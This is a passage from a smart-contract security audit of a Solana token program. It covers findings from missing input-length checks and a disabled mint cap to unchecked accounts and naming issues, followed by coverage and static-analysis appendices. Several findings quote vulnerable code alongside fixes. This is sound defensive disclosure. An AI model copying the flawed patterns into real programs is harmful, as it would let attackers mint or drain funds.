Although `TokenConfig::LEN` reserves space for up to `MAX_NAME_LENGTH` (32) and `MAX_SYMBOL_LENGTH` (10), the `initialize_handler` does not validate that the provided `name: String` and `symbol: String` respect those maxima.

Impact:

A user could call `initialize(...)` with an overly long name or symbol, causing the Anchor account-serializer to write past the allocated buffer. This memory corruption can lead to unpredictable behavior, data loss in neighboring accounts, or immediate transaction failure.

Code:

```
// in initialize_handler
let token_config = &mut ctx.accounts.token_config;
token_config.name = name;
token_config.symbol = symbol;
```

Remediation:

In `initialize_handler`, add explicit checks before assignment:

```
if name.len() > TokenConfig::MAX_NAME_LENGTH {
    return Err(ErrorCode::InvalidInstructionFormat.into());
}
if symbol.len() > TokenConfig::MAX_SYMBOL_LENGTH {
    return Err(ErrorCode::InvalidInstructionFormat.into());
}
```

Finding 8: Unbounded Mint Cap

Severity: Medium

Status: Acknowledged

Source: instructions/admin.rs (set_mint_amount_handler)

Description:

The handler checks only that `amount >= MIN_MINT_AMOUNT`, but the upper-bound check against `MAX_MINT_AMOUNT` is commented out. A malicious admin can set a trusted minter's cap to `u64::MAX`, completely undermining the protocol's intended mint limits.

Impact:

A compromised or malicious admin could authorize minting of arbitrarily large amounts, diluting token value, breaking peg guarantees, and enabling outright theft or inflation attacks.

Code:

```
// Or validate against a minimum and maximum
if amount < token_config::MIN_MINT_AMOUNT
// || amount > token_config::MAX_MINT_AMOUNT
{
    return Err(ErrorCode::InvalidMintAmount.into());
}
```

Remediation:

Re-enable and enforce the upper-bound check:

```
if amount < token_config::MIN_MINT_AMOUNT
   || amount > token_config::MAX_MINT_AMOUNT {
    return Err(ErrorCode::InvalidMintAmount.into());
}
```

Developer Response:

The admin responsible for this is the owner which is a multi-sig admin owner. We can't set a max cap for this because users amount is based on user's request.

Auditor Response:

Acknowledged without further refute.

Finding 9: SPL Mint Authority Misconfiguration

Severity: Medium

Status: Resolved

Source: instructions/initialize.rs (Initialize accounts)

Description:

When creating the new SPL token mint, `mint::authority` is set to the initializer's keypair instead of the `mint_authority` PDA. Although a `MintAuthority` account is derived, its authority field is never granted on the SPL mint.

Impact:

Whoever submits `initialize` retains permanent unilateral minting rights, completely bypassing the on-chain governance and multi-sig controls envisioned for the `MintAuthority` PDA. This breaks the core security model.

Remediation:

Change the CPI to assign the PDA as mint authority:

```
- mint::authority = initializer,
+ mint::authority = mint_authority.key(),
```

Finding 10: Unchecked Sender And Transfer Auth Accounts

Severity: Medium

Status: Resolved

Source: instructions/forwarder.rs (Execute context)

Description:

Both `sender: AccountInfo<'info>` and `transfer_auth: AccountInfo<'info>` are declared /// CHECK: without constraints or owner checks. This violates Solana's Account-Data Matching and the Owner Checks design pattern.

Impact:

Attackers can spoof the sender to bypass blacklist checks or supply a non-PDA `transfer_auth` account they control—thereby hijacking token movement and draining funds.

Remediation:

Change both to typed `Account<'info, SomeState>` with seeds and bump, or add explicit checks:

```
- /// CHECK:
- pub sender: AccountInfo<'info>,
+ #[account(constraint = sender.key() == expected_pubkey @ ErrorCode::
    InvalidInstructionFormat)]
+ pub sender: AccountInfo<'info>,

- /// CHECK:
- pub transfer_auth: AccountInfo<'info>,
+ #[account(
+   seeds = [b"transfer-auth", from.key().as_ref()],
+   bump
+ )]
+ pub transfer_auth: Account<'info, TransferAuthState>,
```

Finding 11: Unconditional Removal in CanForward Hides Missing Forwarder Errors

Severity: Low

Status: Resolved

Source: state/can_forward.rs (remove())

Description:

The `CanForward::remove` method silently drops any `Pubkey` not present in the forwarders `Vec`, returning `Ok(())` in all cases. By contrast, `canMint::remove_authority` and `BlackList::remove` both return an error if the element is absent.

Impact:

Callers cannot detect when they accidentally remove a non-existent forwarder. This inconsistency may mask client bugs, lead to stale state, and frustrate debugging.

Code:

```
// before
pub fn remove(&mut self, forwarder: &Pubkey) -> Result<()> {
    if let Some(index) = self.forwarders.iter().position(|x| x == forwarder) {
        self.forwarders.remove(index);
    }
    Ok(())
}

// after
pub fn remove(&mut self, forwarder: &Pubkey) -> Result<()> {
    if let Some(index) = self.forwarders.iter().position(|x| x == forwarder) {
        self.forwarders.remove(index);
        Ok(())
    } else {
        Err(ErrorCode::NotForwarder.into())
    }
}
```

Finding 12: Missing Account Field Initialization Leaves PDAs in Invalid State

Severity: Low

Status: Resolved

Source: instructions/initialize.rs (initialize_handler & initialize_secondary_handler)

Description:

In `initialize_handler`, the `MintAuthority.authority` field is never set. In `initialize_secondary_handler`, neither `CanForward.admin` nor `CanForward.is_executed` is initialized. Both default to zeroed values.

Impact:

Any downstream code that reads these fields (e.g. in future authority checks or reentrancy guards) will behave unpredictably. Uninitialized flags may falsely permit or deny operations.

Code:

```
// after setting PDA …bumps
mint_authority.authority = initializer.key();
can_forward.admin        = initializer.key();
can_forward.is_executed = false;
```

Finding 13: Missing MintAuthority Authority Check in Mint Instruction

Severity: Low

Status: Resolved

Source: instructions/mint.rs (handler)

Description:

The mint handler verifies that the signer appears in the `can_mint` list, but never checks that it matches the on-chain `MintAuthority.authority` field.

Impact:

If the design intended to gate minting behind both a PDA check and a list membership, that second check is never enforced. The unused authority field is misleading and invites security assumptions that do not hold.

Code:

```
pub struct MintTokens<'info> {
    #[account(mut)]
    pub authority: Signer<'info>,…

    #[account(
        seeds = [b"mint-authority", mint.key().as_ref()],
        bump = mint_authority.bump,
    )]
    pub mint_authority: Account<'info, MintAuthority>,…

}

pub fn handler(ctx: Context<MintTokens>, amount: u64) -> Result<()> {
    let signer = ctx.accounts.authority.key(); // No checking of authority
    let mint_to = ctx.accounts.token_account.owner;…

}
```

Finding 14: Misleading TokensMintedEvent To Field Emits Token Account Not Owner

Severity: Low

Status: Resolved

Source: instructions/mint.rs (event emission)

Description:

`TokensMintedEvent` uses `to: Pubkey` set to the token-account PDA, not the beneficiary's wallet address.

Impact:

Event listeners and analytics that expect to to be a user address will report the token account address instead, complicating UI integration and off-chain tracking.

Code:

```
// Emit minting event
emit!(TokensMintedEvent {
    mint: ctx.accounts.mint.key(),
    to: ctx.accounts.token_account.key(),
    amount,
});
```

Finding 15: Single TokensTransferredEvent Obscures Burn vs Transfer Paths

Severity: Low

Status: Resolved

Source: instructions/transfer.rs (both branches)

Description:

Both the "burn-then-transfer" branch and the standard transfer branch emit `TokensTransferredEvent`. Consumers cannot distinguish whether tokens were burned, minted, or simply moved.

Impact:

Off-chain monitoring tools will misinterpret burns as transfers, skewing supply calculations and user balances.

Code:

```
// in transfer.rs
- emit!(TokensTransferredEvent { … });
+ if burning_path {
+    emit!(TokensBurnedEvent { from: from.key(), amount });
+ } else {
+    emit!(TokensTransferredEvent { from: from.key(), to: to.key(), amount });
+ }
```

Finding 16: Improper Mut Annotations Lead to Write Set Misconfiguration And Increased Contention

Severity: Low

Status: Resolved

Source: instructions/admin.rs (various handlers)

Description:

Across the `CNGN` codebase, several accounts are marked `##[account(mut)]` or `pub …: Signer<'info>` with mut despite never being written to, while in other cases truly mutable accounts lack the mut flag. This mis-annotation (both extraneous and missing mut) causes two problems:

Extraneous mut: Anchor will include these accounts in the transaction's write-set, acquiring unnecessary write-locks. This increases contention, reduces parallelism, and raises the risk of benign transactions failing due to write conflicts. Missing mut: Accounts that are mutated (e.g. calls to .remove() on `can_mint`, `internal_whitelist`, etc.) must be annotated as mut or the program may panic at runtime when attempting to write.

Impact:

Performance Degradation: Unnecessary write-locks slow down high-throughput workloads and raise the likelihood of transaction collisions in concurrent environments. Reliability Risks: Omitting mut on accounts that are actually written to will cause instruction failures at run-time, leading to unexpected panics or Anchor errors. Audit Confusion: Inconsistent use of mut makes it harder to verify which accounts truly change state, complicating security reviews.

Code:

```
// === Remove extraneous `mut` ===
// instructions/admin.rs (AddCanMint)
// before:
- pub authority: Signer<'info>,
// after:
+ pub authority: Signer<'info>,

// instructions/mint.rs
- pub authority: Signer<'info>,
// remove `mut` if present

// instructions/burn.rs
- pub mint: Account<'info, Mint>,
// remove `mut`

// instructions/pause.rs
- pub admin: Signer<'info>,
// remove `mut`

```

```
// instructions/transfer.rs
- pub owner: Signer<'info>,
- pub mint: Account<'info, Mint>,
// remove `mut`

// instructions/forwarder.rs
- pub forwarder: Signer<'info>,
// remove `mut` if unused

// === Add missing `mut` ===
// instructions/admin.rs (AddBlackList)
// before:
- pub can_mint: Account<'info, CanMint>,
- pub internal_whitelist: Account<'info, InternalWhiteList>,
- pub external_whitelist: Account<'info, ExternalWhiteList>,
- pub trusted_contracts: Account<'info, TrustedContracts>,
// after:
+ #[account(mut)]
+ pub can_mint: Account<'info, CanMint>,
+ #[account(mut)]
+ pub internal_whitelist: Account<'info, InternalWhiteList>,
+ #[account(mut)]
+ pub external_whitelist: Account<'info, ExternalWhiteList>,
+ #[account(mut)]
+ pub trusted_contracts: Account<'info, TrustedContracts>,
```

Finding 17: Missing helper methods for reentrancy flag leaves is_executed semantics unclear

Severity: Info

Status: Resolved

Source: state/can_forward.rs -> is_executed field

Description:

Although CanForward includes an `is_executed: bool` intended for reentrancy protection, there are no helper methods to lock/unlock or query the flag. The forwarder logic itself toggles `is_executed` on entry and exit, but the raw state struct lacks encapsulation.

Impact:

Future contributors may misuse `is_executed`, forget to reset it on error branches, or be uncertain of its semantics. Without clear API methods (lock(), unlock(), check_not_locked()), the reentrancy guard becomes brittle.

Code:

```
pub struct CanForward { /*…*/ pub is_executed: bool, /*…*/ }
impl CanForward {
    pub fn lock(&mut self) -> Result<()> { /*…*/ }
    pub fn unlock(&mut self) { /*…*/ }
}
```

Remediation:

Add methods on CanForward to be used in verify_ed25519_instruction for clearer intent:

```
pub fn lock(&mut self) -> Result<()> {
    if self.is_executed { return Err(ErrorCode::ReentrancyDetected.into()); }
    self.is_executed = true;
    Ok(())
}
pub fn unlock(&mut self) {
    self.is_executed = false;
}
```

Finding 18: Trusted-Contracts List Unused in Mint Flow

Severity: Info

Status: Resolved

Source: instructions/mint.rs -> handler

Description:

The `trusted_contracts` account is passed into the MintTokens context but never consulted. Either remove this parameter entirely or integrate it (e.g., allow trusted contracts to bypass the can_mint check).

Impact:

Dead code increases audit complexity and confuses developers as to the intended permission model.

Code:

```
#[derive(Accounts)]
pub struct MintTokens<'info> {
    // … remove:
    pub trusted_contracts: Account<'info, TrustedContracts>,
}
```

Remediation:

Remove the trusted_contracts field from the MintTokens context or add logic such as:

```
if !can_mint.can_mint(&signer)
  && !trusted_contracts.is_trusted_contract(&signer) {
    return Err(ErrorCode::MinterNotAuthorized.into());
}
```

Finding 19: Inconsistent error name "AddressNotBlacklisted" causes confusion with user-centric errors

Severity: Info

Status: Resolved

Source: state/blacklist.rs -> remove method

Description:

The `BlackList::remove` method returns `ErrorCode::AddressNotBlacklisted` when the target `Pubkey` is not found. Every other user-related error in the protocol is prefixed with User… (e.g. UserNotFound, UserBlacklisted), but this one breaks that convention.

Impact:

Clients catching "not blacklisted" conditions must remember two different error names for the same domain concept—introducing potential mismatches in error handling, confusing UIs, and inconsistent logs.

Code:

```
// before
#[msg("User is not blacklisted")]
AddressNotBlacklisted,
// …
pub fn remove(&mut self, address: &Pubkey) -> Result<()> {
    if let Some(index) = self.blacklist.iter().position(|x| x == address) {
        self.blacklist.remove(index);
        Ok(())
    } else {
        Err(ErrorCode::AddressNotBlacklisted.into())
    }
}
```

Remediation:

Rename the variant to UserNotBlacklisted (and update all callers and the error message) so that all errors dealing with user accounts share a uniform prefix:

```
// after
#[msg("User is not blacklisted")]
UserNotBlacklisted,
// …
Err(ErrorCode::UserNotBlacklisted.into())
```

Finding 20: Improper overlapping error variants causes confusion in on-chain diagnostics

Severity: Info

Status: Resolved

Source: errors.rs -> ErrorCode enum

Description:

The `ErrorCode` enum defines both MintingPausing ("Minting is currently paused") and MintingPaused ("Minting is paused"), as well as InvalidSignature (used for hex decode failures) and SignatureVerificationFailed (used after Ed25519 checks). These pairs overlap in meaning yet map to different on-chain conditions.

Impact:

Clients and auditors cannot reliably distinguish whether a "paused" error arises in mint or transfer contexts, nor whether a signature failure was due to hex decoding or actual cryptographic proof. This ambiguity inhibits clear error handling and complicates debugging.

Code:

```
#[error_code]
pub enum ErrorCode {
    #[msg("Minting is currently paused")]
    MintingPausing,
    #[msg("Minting is paused")]
    MintingPaused,
    // …
    #[msg("Invalid signature")]
    InvalidSignature,
    #[msg("Signature verification failed.")]
    SignatureVerificationFailed,
    // …
}
```

Remediation:

Consolidate each overlapping pair into a single error variant (e.g. MintingPaused) or give them distinct names/messages that reflect their precise origin (e.g. InvalidHexSignature vs. Ed25519VerificationFailed).

Finding 21: Inconsistent “not found” errors lead to misleading diagnostics

Severity: Info

Status: Resolved

Source: errors.rs -> set_mint_amount_handler & get_mint_amount_handler

Description:

When an authority not registered for minting calls `set_mint_amount`, the program returns `AdminNotFound`; when `get_mint_amount` is called for the same missing authority, it returns `UserNotFound`. Both refer to the same condition (authority absent from `CanMint`) but yield different error codes.

Impact:

Downstream code cannot write a single error-handling path for “authority missing,” and users will see inconsistent messages for effectively the same misconfiguration.

Code:

```
// set_mint_amount_handler
if !can_mint.can_mint(&user) {
    return Err(ErrorCode::AdminNotFound.into());
}
// get_mint_amount_handler
if !can_mint.can_mint(&user) {
    return Err(ErrorCode::UserNotFound.into());
}
```

Remediation:

Introduce a dedicated variant like NotAMinter (or MintAuthorityNotFound) and use it uniformly in both handlers. Reserve UserNotFound for blacklist/whitelist lookups only.

Finding 22: Naming inconsistencies in error codes create semantic drift

Severity: Info

Status: Resolved

Source: errors.rs -> ErrorCode enum

Description:

The enum contains both `UnauthorizedRelayer` and `UnauthorizedForwarder`, yet the project uses "forwarder" exclusively in code. Similarly, the various "TooManyX" errors (`TooManyAuthorities`, `TooManyContracts`, `TooManyBlacklisted`, etc.) bloat the enum.

Impact:

Developers must remember multiple synonyms for the same concept. Auditors scanning code may overlook relevant checks because they search for "forwarder" but not "relayer."

Code:

```
#[msg("Unauthorized relayer")]
UnauthorizedRelayer,
#[msg("Unauthorized forwarder.")]
UnauthorizedForwarder,
// …
#[msg("Too many authorities")]
TooManyAuthorities,
#[msg("Too many contracts")]
TooManyContracts,
#[msg("Too many blacklisted addresses")]
TooManyBlacklisted,
```

Remediation:

Consolidate relayer/forwarder into one term; consider a parameterized ListCapacityExceeded { list_type: u8 } to replace individual "TooMany…" variants.

Finding 23: Missing context for "ReentrancyDetected" and nonce-related errors

Severity: Info

Status: Resolved

Source: errors.rs -> ErrorCode enum

Description:

Errors like `ReentrancyDetected`, `TransactionExpired`, and `InvalidNonce` imply on-chain state for in-flight calls or nonce tracking, but there is no accompanying PDA or account field that stores a lock flag, expiry timestamp, or nonce.

Impact:

These error codes are never reachable, misleading developers into believing reentrancy protection or replay protection exists when it does not.

Code:

```
#[msg("Reentrancy detected")]
ReentrancyDetected,
#[msg("Transaction expired")]
TransactionExpired,
#[msg("Invalid nonce")]
InvalidNonce,
```

Remediation:

Either remove unused error codes or implement the corresponding state: e.g. add a last_nonce: u64 field in the forwarder PDA and validate/increment it on each call, and add a locked: bool flag to guard against recursive CPIs.

Finding 24: Inconsistent event naming pattern obscures log semantics

Severity: Info

Status: Resolved

Source: events.rs -> event struct names

Description:

Some events are suffixed with Event (`TokenInitializedEvent`, `ThirdInitializedEvent`), while others omit it (`TokensMintedEvent` versus `WhitelistedMinter`). This inconsistency forces consumers to mentally map different conventions.

Impact:

Off-chain indexers and developers subscribing to events may skip or misidentify events due to unpredictable naming, increasing integration friction.

Code:

```
#[event] pub struct TokenInitializedEvent { … }
#[event] pub struct TokensMintedEvent { … }
#[event] pub struct WhitelistedMinter { … }
#[event] pub struct ThirdInitializedEvent { … }
```

Remediation:

Choose one convention—for example, append Event to all event structs—and rename accordingly.

Finding 25: Redundant and unused events bloat logs and maintenance surface

Severity: Info

Status: Resolved

Source: events.rs

Description:

Events like `AdminChangedEvent` and `TokenUnpausedEvent` are declared but never emitted by any instruction, leaving dead code and confusing consumers about their relevance.

Impact:

Increases binary size, complicates code reviews, and may lead auditors to search for nonexistent logic paths.

Code:

```
#[event] pub struct AdminChangedEvent { … }   // never emitted
#[event] pub struct TokenUnpausedEvent { … }   // never emitted
```

Remediation:

Either remove unused event definitions or emit them at the appropriate instruction points (e.g. on pause_mint_handler when unpausing, and in admin instructions when changing multisig thresholds).

Finding 26: TokensBurnedEvent lacks owner context for analytics

Severity: Info

Status: Resolved

Source: events.rs -> TokensBurnedEvent

Description:

The `TokensBurnedEvent` contains only the from account (the token-account PDA) and amount, but omits the owner's public key. Downstream analytics cannot attribute who initiated the burn.

Impact:

UI dashboards and auditors cannot display a clear "user X burned Y tokens" message; they see only a raw account address.

Code:

```
#[event]
pub struct TokensBurnedEvent {
    pub from: Pubkey,
    pub amount: u64,
    // add: pub owner: Pubkey
}
```

Remediation:

Augment the event struct to include owner: Pubkey so that indexers can easily map burns back to user identities.

Finding 27: High log volume from granular whitelist/blacklist events may inflate costs

Severity: Info

Status: Acknowledged

Source: events.rs -> various whitelist/blacklist events

Description:

Emitting a separate event for every single add/remove on internal, external, forwarder, contract, and blacklist lists can generate hundreds of logs in batch operations.

Impact:

Excessive log emission increases transaction size, compute units, and RPC bandwidth, leading to higher fees and slower block-times under heavy usage.

Code:

```
#[event] pub struct WhitelistedInternalUser { … }
#[event] pub struct BlackListedInternalUser { … }
#[event] pub struct WhitelistedExternalSender { … }
#[event] pub struct BlackListedExternalSender { … }
// … and similarly for contracts and forwarders
```

Remediation:

Consider emitting batched summary events (e.g. BatchWhitelistUpdated { added: u8, removed: u8 }) or throttle log emission when handling multiple entries in one instruction.

Auditor Response:

The fix for this issue requires condensing multiple events with similar messages into one generic event with custom attributes.

Disclaimer

This audit report (“Report”) is provided by FailSafe (“Auditor”) for the exclusive use of the client (“Client”). The audit scope is limited to a technical review of the Solana Program code supplied by the Client.

While FailSafe has made every effort to identify vulnerabilities and deviations from best practices, we do not guarantee the absence of all security issues or that the Solana Program will function as intended in every environment.


FailSafe is not liable for any losses or damages arising from the use, misuse, or inability to use the Solana Program. This Report is not an endorsement or certification of the Solana Program and may not be shared or reproduced without FailSafe’s written consent.

The Client is solely responsible for the deployment, operation, and further testing of the Solana Program, as well as for implementing any recommended changes. FailSafe may update this Report if new information becomes available, and the Client is encouraged to maintain ongoing security reviews.

By using this Report, the Client accepts these terms and conditions.

Appendix

1. Code Coverage:



top_level

LINES 0 %

FUNCTIONS 0 %

Directory	Line Coverage		Functions	
programs/cngn/src	0%	0 / 145	0%	0 / 24
programs/cngn/src/instructions	0%	0 / 668	100%	0 / 0
programs/cngn/src/state	0%	0 / 164	100%	0 / 0

DATE: 2025-05-08 07:56

top_level / programs/cngn/src

LINES 0 %

FUNCTIONS 0 %

File	Line Coverage		Functions	
errors.rs	0%	0 / 1	100%	0 / 0
events.rs	0%	0 / 26	100%	0 / 0
lib.rs	0%	0 / 118	0%	0 / 24

DATE: 2025-05-08 07:56


top_level / programs/cngn/src/instructions

LINES 0 %

FUNCTIONS 100 %

File	Line Coverage		Functions	
admin.rs	0%	0 / 293	100%	0 / 0
burn.rs	0%	0 / 26	100%	0 / 0
forwarder.rs	0%	0 / 96	100%	0 / 0
initialize.rs	0%	0 / 93	100%	0 / 0
mint.rs	0%	0 / 66	100%	0 / 0
pause.rs	0%	0 / 40	100%	0 / 0
transfer.rs	0%	0 / 54	100%	0 / 0

DATE: 2025-05-08 07:56



top_level / programs/cngn/src/state

LINES
0 %

FUNCTIONS
100 %

File		Line Coverage		Functions	
blacklist.rs		0%	0 / 25	100%	0 / 0
can_forward.rs		0%	0 / 25	100%	0 / 0
can_mint.rs		0%	0 / 39	100%	0 / 0
external_whitelist.rs		0%	0 / 25	100%	0 / 0
internal_whitelist.rs		0%	0 / 25	100%	0 / 0
mint_auth.rs		100%	0 / 0	100%	0 / 0
token_config.rs		100%	0 / 0	100%	0 / 0
trusted_contracts.rs		0%	0 / 25	100%	0 / 0

2. Static Analysis Results (JSON format):


```
[
    {
        "name": "Type Cosplay",
        "description": "When two account types can be deserialized with the
            exact same values, a malicious user could substitute between the
            account types, leading to unexpected execution and possible
            authorization bypass depending on how the data is used. Using
            try_from_slice does not check for the necessary discriminator.",
        "severity": "Low",
        "certainty": "Low",
        "locations": [
            "/Failsafe/solana-contract/solana-contract/programs/cngn/src/
                instructions/forwarder.rs:125:34-48"
        ]
    },
    {
        "name": "Missing Signer Check",
        "description": "Signer checks verify whether an account owner has
            authorized the requested transaction. Failing to perform these
            checks might result in unintended operations executable by any
            account.",
        "severity": "Low",
        "certainty": "Low",
        "locations": [
            "/Failsafe/solana-contract/solana-contract/programs/cngn/src/
                instructions/burn.rs:7:3-9",
            "/Failsafe/solana-contract/solana-contract/programs/cngn/src/
                instructions/mint.rs:8:3-9",
            "/Failsafe/solana-contract/solana-contract/programs/cngn/src/
                instructions/admin.rs:7:3-9",
            "/Failsafe/solana-contract/solana-contract/programs/cngn/src/
                instructions/pause.rs:7:3-9",
            "/Failsafe/solana-contract/solana-contract/programs/cngn/src/
                instructions/transfer.rs:8:3-9",
            "/Failsafe/solana-contract/solana-contract/programs/cngn/src/
                instructions/forwarder.rs:11:3-9",
            "/Failsafe/solana-contract/solana-contract/programs/cngn/src/
                instructions/initialize.rs:9:3-9"
        ]
    },
    {
        "name": "Missing Owner Check",
        "description": "The Account struct includes an owner field indicating
            the key associated with that account's owner. This field should be
            used to ensure a caller of an owner-only intended functionality, is
            in fact the owner.",
        "severity": "Low",
        "certainty": "Low",
        "locations": [
            "/Failsafe/solana-contract/solana-contract/programs/cngn/src/
                instructions/mint.rs:8:3-9",
            "/Failsafe/solana-contract/solana-contract/programs/cngn/src/
                instructions/admin.rs:7:3-9",
            "/Failsafe/solana-contract/solana-contract/programs/cngn/src/
```

```
                    instructions/pause.rs:7:3-9",
35              "/Failsafe/solana-contract/solana-contract/programs/cngn/src/
                    instructions/forwarder.rs:11:3-9",
36              "/Failsafe/solana-contract/solana-contract/programs/cngn/src/
                    instructions/initialize.rs:9:3-9"
37          ]
38      }
39  ]
```